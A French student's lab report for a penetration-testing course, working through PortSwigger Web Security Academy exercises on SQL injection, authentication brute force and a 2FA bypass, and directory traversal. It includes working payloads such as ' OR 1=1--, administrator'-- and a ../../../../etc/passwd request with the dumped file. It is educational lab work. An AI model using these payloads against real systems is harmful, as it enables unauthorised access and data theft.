



DEVOIR D'ÉCOLE - 2023

COURS: TESTS D'INTRUSION

SUJET: SQL INJECTION — AUTHENTICATION — DIRECTORY TRAVERSAL
OS COMMAND INJECTION — BUSINESS LOGIC VULN — INFO
DISCLOSURE — ACCESS CONTROL — SERVER-SIDE REQUEST FORGERY
(SSRF) — XXE INJECTION — CROSS-SITE SCRIPTING (XSS)

FRÉDÉRIC PERRON



Table des Matières



Introduction	1
Path 1 – SQLi	3
Path 2 – Authentication	5
Path 3 – Directory Traversal.....	13
Path 4 – OS Command Injection	16
Path 5 – Business Logic Vulnerabilities	20
Path 6 – Information Disclosure	22
Path 7 – Access Control.....	24
Path 8 – Server-side Request Forgery (SSRF).....	26
Path 9 – XXE Injection	29
Path 10 – Cross-Site Scripting (XSS)	33
Conclusion.....	35
Références	36

Introduction

* Le but du devoir est d'obtenir un total de 10 points, peu importe la difficulté des labos choisis. *


Ce devoir est entièrement basé sur la sécurité offensive d'exercices du site PortSwigger

J'ai commencé en créant un compte sur PortSwigger avec mon courriel poly, en utilisant mon vrai nom (Frederic Perron).



Welcome back!

Learn to secure the web one step at a time, with our practical, interactive learning materials. Covering the latest research, and completely free.



New topic: Server-side prototype pollution

Server-side prototype pollution can be tricky to test for without causing a DoS. In this topic, you'll learn some reliable but safe detection methods pioneered by original PortSwigger research, as well as how to leverage your findings for remote code execution.

[Learn more](#) →

Your learning progress

Your level



NEWBIE

Solve 52 more labs to become an

Level progress

0
of 52

0
of 151

0
of 36

Path 1 – SQLi

Nous commençons par définir et comprendre ce qu'est une SQL injection. Une injection SQL est un type d'attaque informatique dans laquelle un attaquant insère des requêtes SQL malveillantes dans les champs de saisie d'une application web, dans le but de manipuler la base de données en arrière-plan. Cela peut lui permettre de voler des informations sensibles, modifier ou supprimer des données, voire prendre le contrôle complet de la base de données. Ces attaques exploitent des vulnérabilités dans des applications mal conçues qui ne valident pas correctement les entrées utilisateur ou n'utilisent pas de requêtes paramétrées pour se protéger. Il s'agit d'une menace sérieuse pour la sécurité des applications web reposant sur des bases de données SQL et qui nécessite une vigilance constante ainsi que l'application de bonnes pratiques.

Le premier exercice consistait simplement à injecter des conditions toujours vraies dans les paramètres afin d'accéder à des informations sensibles. La chaîne "+1OR+1=1--" est un exemple classique de payload d'injection SQL permettant de modifier le comportement d'une requête SQL. Lorsqu'elle est ajoutée à un paramètre, l'expression 1 OR 1=1 est évaluée, ce qui est toujours vrai. Cela peut entraîner des comportements inattendus dans l'application, comme le contournement des mécanismes d'authentification, l'accès à des données sensibles ou la modification du contenu de la base de données. Voici la méthode utilisée pour résoudre le premier laboratoire :

The screenshot displays a web security lab interface. At the top, a URL bar shows a URL with a payload: `0abb00a303b7ea1f88fd388e0061008b.web-security-academy.net/filter?category=%27+OR+1=1--`. Below the URL bar, the lab title is "SQL injection vulnerability in WHERE clause allowing retrieval of hidden data", marked as "LAB Solved". A message states "Congratulations, you solved the lab!". The main content area shows a "WE LIKE TO SHOP" banner with a hanger icon. Below the banner, the payload `' OR 1=1--` is displayed. At the bottom, there is a search bar with the text "Refine your search:" and several filter buttons: "All", "Accessories", "Clothing, shoes and accessories", "Corporate gifts", and "Gifts".

Ici dans le 2e lab, nous modifions le paramètre de connexion avec administrator'-- afin de contourner le mécanisme d'authentification et interagir directement avec la base de données.

Congratulations, you solved the lab!

[Share your skills!](#)[Continue learning >>](#)[Home](#) | [My account](#)

Login

Invalid username or password.

Username

administrator'--

Password


Log in

Résultats après les 2 labs:


Level progress:



Apprentice



Practitioner



Expert

Path 2 – Authentication

Qu'est-ce que l'authentification ?
L'authentification est une étape essentielle qui permet de vérifier l'identité d'un utilisateur ou d'un client. Elle garantit que la personne qui prétend être un utilisateur est bien celle qu'elle affirme être. Étant donné que les sites web sont accessibles à toute personne disposant d'une connexion Internet, il est crucial de mettre en place des mécanismes d'authentification robustes afin d'assurer une sécurité efficace. Sans mécanismes d'authentification adéquats, les sites web peuvent être facilement compromis et les données sensibles exposées.

Premier lab d'Authentication est le 2FA simple bypass

Web Security Academy

2FA simple bypass

Back to lab home

Email client

Back to lab description >>

Please enter your 4-digit security code

Login

Your email address is wiener@exploit-0a5b00e80449271d80a239ba01f50072.exploit-server.net

Displaying all emails @exploit-0a5b00e80449271d80a239ba01f50072.exploit-server.net and all subdomains


Sent	To	From	Subject	Body
				Hello!
				Your security code is 1245.
2023-04-16 06:04:03 +0000	wiener@exploit-0a5b00e80449271d80a239ba01f50072.exploit-server.net	no-reply@0afb00d8046d2730805f3ada00ec00b0.web-security-academy.net	Security code	Please enter this in the app to continue.
				Thanks, Support team

Please enter your 4-digit security code


1425

Login

On se connecte pour premièrement avoir une partie du URL (my-account)




Après nous être connectés, nous remarquons que l'URL contient **my-account**, qui agit comme un identifiant permettant de contourner les contrôles lorsque l'on tente d'accéder à un autre compte en remplaçant l'identifiant de connexion par cette valeur.




Résultats après avoir inséré **my-account** dans l'URL.

Voici l'URL après avoir modifié l'identifiant utilisateur avec la valeur **my-account** obtenue précédemment lors de la connexion.



Le deuxième laboratoire sur l'authentification portait sur l'énumération des noms d'utilisateur via des réponses différentes.

Nous avons d’abord identifié la requête POST associée au répertoire /login, puis nous l’avons envoyée vers l’outil Burp Suite Intruder.



Ensuite, nous retirons le symbole \$ et l’appliquons uniquement au champ **username**.



Nous ajoutons ensuite la liste de noms d’utilisateur fournie dans le laboratoire dans la section *Payloads* afin de lancer une attaque par force brute sur les identifiants. Nous répétons ensuite le même processus pour les mots de passe.

2. Intruder attack of https://0ad7002504b3162e821601c800d500d3.web-security-academy.net - Te

Attack Save Columns		
Results	Positions	Payloads
Filter: Showing all items		
Request	Payload	Status
0		
1	carlos	
2	root	
3	admin	
4	test	
5	guest	
6	info	
7	adm	
8	mysql	
9	user	
10	administrator	
11	oracle	
12	ftp	
13	pi	

Request

Pretty Raw Hex

```

1 POST /login HTTP/2
2 Host: 0ad7002504b3162e821601c800d500d3.web-s
3 Cookie: session=Qg3C7VeNZwotjZ0SCsBw9TCEBB5k

```

Voici les résultats que nous obtenons après l'attaque avec la payload

5. Intruder attack of https://0adc00f40417994881c6890c00b200b0.web-security-academy.net - Te

Attack Save Columns						
Results	Positions	Payloads	Resource Pool	Options		
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	
56	alpha	200	☐	☐	2994	
0		200	☐	☐	2992	
1	carlos	200	☐	☐	2992	
2	root	200	☐	☐	2992	
3	admin	200	☐	☐	2992	
4	test	200	☐	☐	2992	

Nous pouvons ici identifier **alpha** comme nom d'utilisateur valide, car la longueur de la requête est légèrement supérieure à celle des autres réponses, ce qui indique un comportement différent de l'application.

Nous obtenons ensuite les résultats en utilisant ce nom d'utilisateur (**alpha**) et en lançant une attaque par force brute sur le mot de passe avec la liste fournie.

```

14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 username=alpha&password=$lols

```

Dashboard

Target

Proxy

Intruder

Repeater

Sequencer

Decoder

15 x +

Positions

Payloads

Resource Pool

Options

?

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack and each payload type can be customized in different ways.

Payload set: 1

Payload count: 100

Payload type: Simple list

Request count: 100

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Deduplicate

Add

Add from list ... [Pro version only]

123456

password

12345678

qwerty

123456789

12345

1234

111111

Enter a new item

Results

Positions

Payloads

Resource Pool

Options

1

2

3

4

5

6

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length ^	
86	access	302	☐	☐	178	
0		200	☐	☐	2994	

WebSecurity Academy

Username enumeration via different responses

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!

Continue learning

Home

My account

Log o

My Account

Your username is: alpha


Your email is: alpha@alpha.net

Email

Update email

Progression jusqu'à maintenant:

Your learning progress



J'ai ensuite choisi ce laboratoire, toujours dans la section Authentication.

Lab: Username enumeration via subtly different responses



PRACTITIONER



LAB

Not solved

This lab is subtly vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password, which can be found in the following wordlists:


- Candidate usernames
- Candidate passwords

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

Access the lab

L'objectif était globalement le même, mais cette fois-ci nous exploitons des différences subtiles dans les réponses (notamment liées à la ponctuation manquante, comme indiqué dans le nom du lab) afin d'identifier le bon nom d'utilisateur via une attaque par force brute.

Nous commençons par entrer des identifiants incorrects :



Nous recherchons à nouveau la requête POST associée à l'URL /login, puis nous l'envoyons dans Burp Suite Intruder.

Ensuite, nous procédons de manière similaire en utilisant les listes de noms d'utilisateur et de mots de passe fournies. Cependant, cette fois-ci, nous exploitons une différence subtile dans les réponses : nous configurons la section **Grep** pour détecter le message *invalid password* avec un point (.). Lorsque la réponse ne contient pas ce point, cela indique que le nom d'utilisateur est valide.

Request	Payload	Status	Error	Timeout	Length	-warning> ^
17	vagrant	200	☐	☐	3085	Invalid username or password
0		200	☐	☐	3100	Invalid username or password.
1	carlos	200	☐	☐	3085	Invalid username or password.
2		200	☐	☐	3085	Invalid username or password.

Nous pouvons ainsi identifier que le nom d'utilisateur est **vagrant**.

Nous lançons ensuite une nouvelle attaque par payload sur la liste de mots de passe, en utilisant ce nom d'utilisateur.

Résultat de l'attaque :

Le mot de passe est **Joshua**, ce qui donne les identifiants finaux : **vagrant / Joshua**.

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	-warning> ^	Comment
100	moscow	200	☐	☐	3172	Invalid username or password	
76	joshua	302	☐	☐	178		
0		200	☐	☐	3083	Invalid username or password	
1	123456	200	☐	☐	3104	Invalid username or password	
0	password	200	☐	☐	3101	Invalid username or password	

WebSecurity Academy

Username enumeration via subtly different responses

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! Continue learning

Home | My account | Log

My Account

Your username is: vagrant

Your email is: vagrant@vagrant.net

Email

Update email

Progression jusqu'à maintenant

Level progress:

4 of 52

Apprentice

1 of 151

Practitioner

0 of 36

Expert


12 | Page

Path 3 – Directory Traversal


Le **Directory Traversal**, également appelé *file path traversal*, est une faille de sécurité web qui permet à un attaquant d'accéder et de lire des fichiers présents sur le serveur hébergeant une application. Cela peut inclure le code et les données de l'application, des informations d'authentification pour les systèmes backend, ainsi que des fichiers système sensibles. Dans certains cas, l'attaquant peut également écrire dans des fichiers arbitraires sur le serveur, ce qui peut entraîner des modifications des données ou du fonctionnement de l'application. Dans les cas les plus critiques, cela peut mener à une compromission complète du serveur.

Pour le premier laboratoire, nous avons choisi celui de niveau *Apprentice*, portant sur un cas simple de *file path traversal*.

Nous commençons par activer l'intercepteur et sélectionner un produit sur la page d'accueil du laboratoire.



Ensuite, nous modifions la valeur du paramètre **image** en utilisant une séquence de traversal classique.



Après avoir envoyé la requête modifiée, nous obtenons une réponse nous donnant accès à des répertoires, ce qui nous permet de naviguer dans l'arborescence du système.

https://firefox.settings.services....	GET	/v1/buckets/main/collections/ms-langu...		304	149	
https://0a05009904b327e585d...	GET	/image?filename=56.jpg	✓	✓	200	2356 script
https://0a05009904b327e585d...	GET	/academyLabHeader		✓	400	130 text

Edited request ▼

```

Pretty Raw Hex
1 GET /image?filename=../../../../etc/passwd
2 HTTP/2
3 Host: 0a05009904b327e585d99f5e00280030.web-security-academy.net
4 Cookie: session=oSAUZ6pogXaf63diRP2UTqTEEybwLfi1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
6 Accept: image/avif,image/webp,*/*
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate
9 Referer: https://0a05009904b327e585d99f5e00280030.web-security-academy.net/product?productId=1
10 Sec-Fetch-Dest: image
11 Sec-Fetch-Mode: no-cors
12 Sec-Fetch-Site: same-origin
13 Te: trailers
14

```

Response

```

Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: image/jpeg
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2262
5
6 root:x:0:0:root:/root:/bin/bash
7 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
8 bin:x:2:2:bin:/bin:/usr/sbin/nologin
9 sys:x:3:3:sys:/dev:/usr/sbin/nologin
10 sync:x:4:65534:sync:/bin:/bin/sync
11 games:x:5:60:games:/usr/games:/usr/sbin/nologin
12 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
13 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
14 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
15 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
16 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
17 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/sb

```

Inspector

Request Attributes

Request Query Parameters

Request Cookies

Request Headers

Response Headers

Lab complété

WebSecurity Academy

File path traversal, simple case

[Back to lab description >>](#)

LAB Solved

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning >>](#)

More Than Just Birdsong

★★★★★

\$92.95

[Home](#)

Le laboratoire suivant porte également sur le **Directory Traversal**, mais cette fois au niveau **Practitioner**, avec un contournement des séquences de traversal bloquées via un chemin absolu.

Nous appliquons la même logique, mais au lieu d'utiliser une séquence relative, nous utilisons directement un chemin absolu comme `/etc/passwd` avant d'envoyer la requête.

URL	Method	Status	Size	Script
https://0aac003c039e709a824... GET /image?filename=41.jpg	✓	✓	200	2356
https://0aac003c039e709a824... GET /academyLabHeader	✓	✓	400	130

Original request

Pretty
Raw
Hex

```

1 GET /image?filename=41.jpg HTTP/2
2 Host: 0aac003c039e709a8240c5d400560092.web-security-academy.net
3 Cookie: session=ADjLPcfTicSPjSiCGJQVmsSulUCUgmb
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
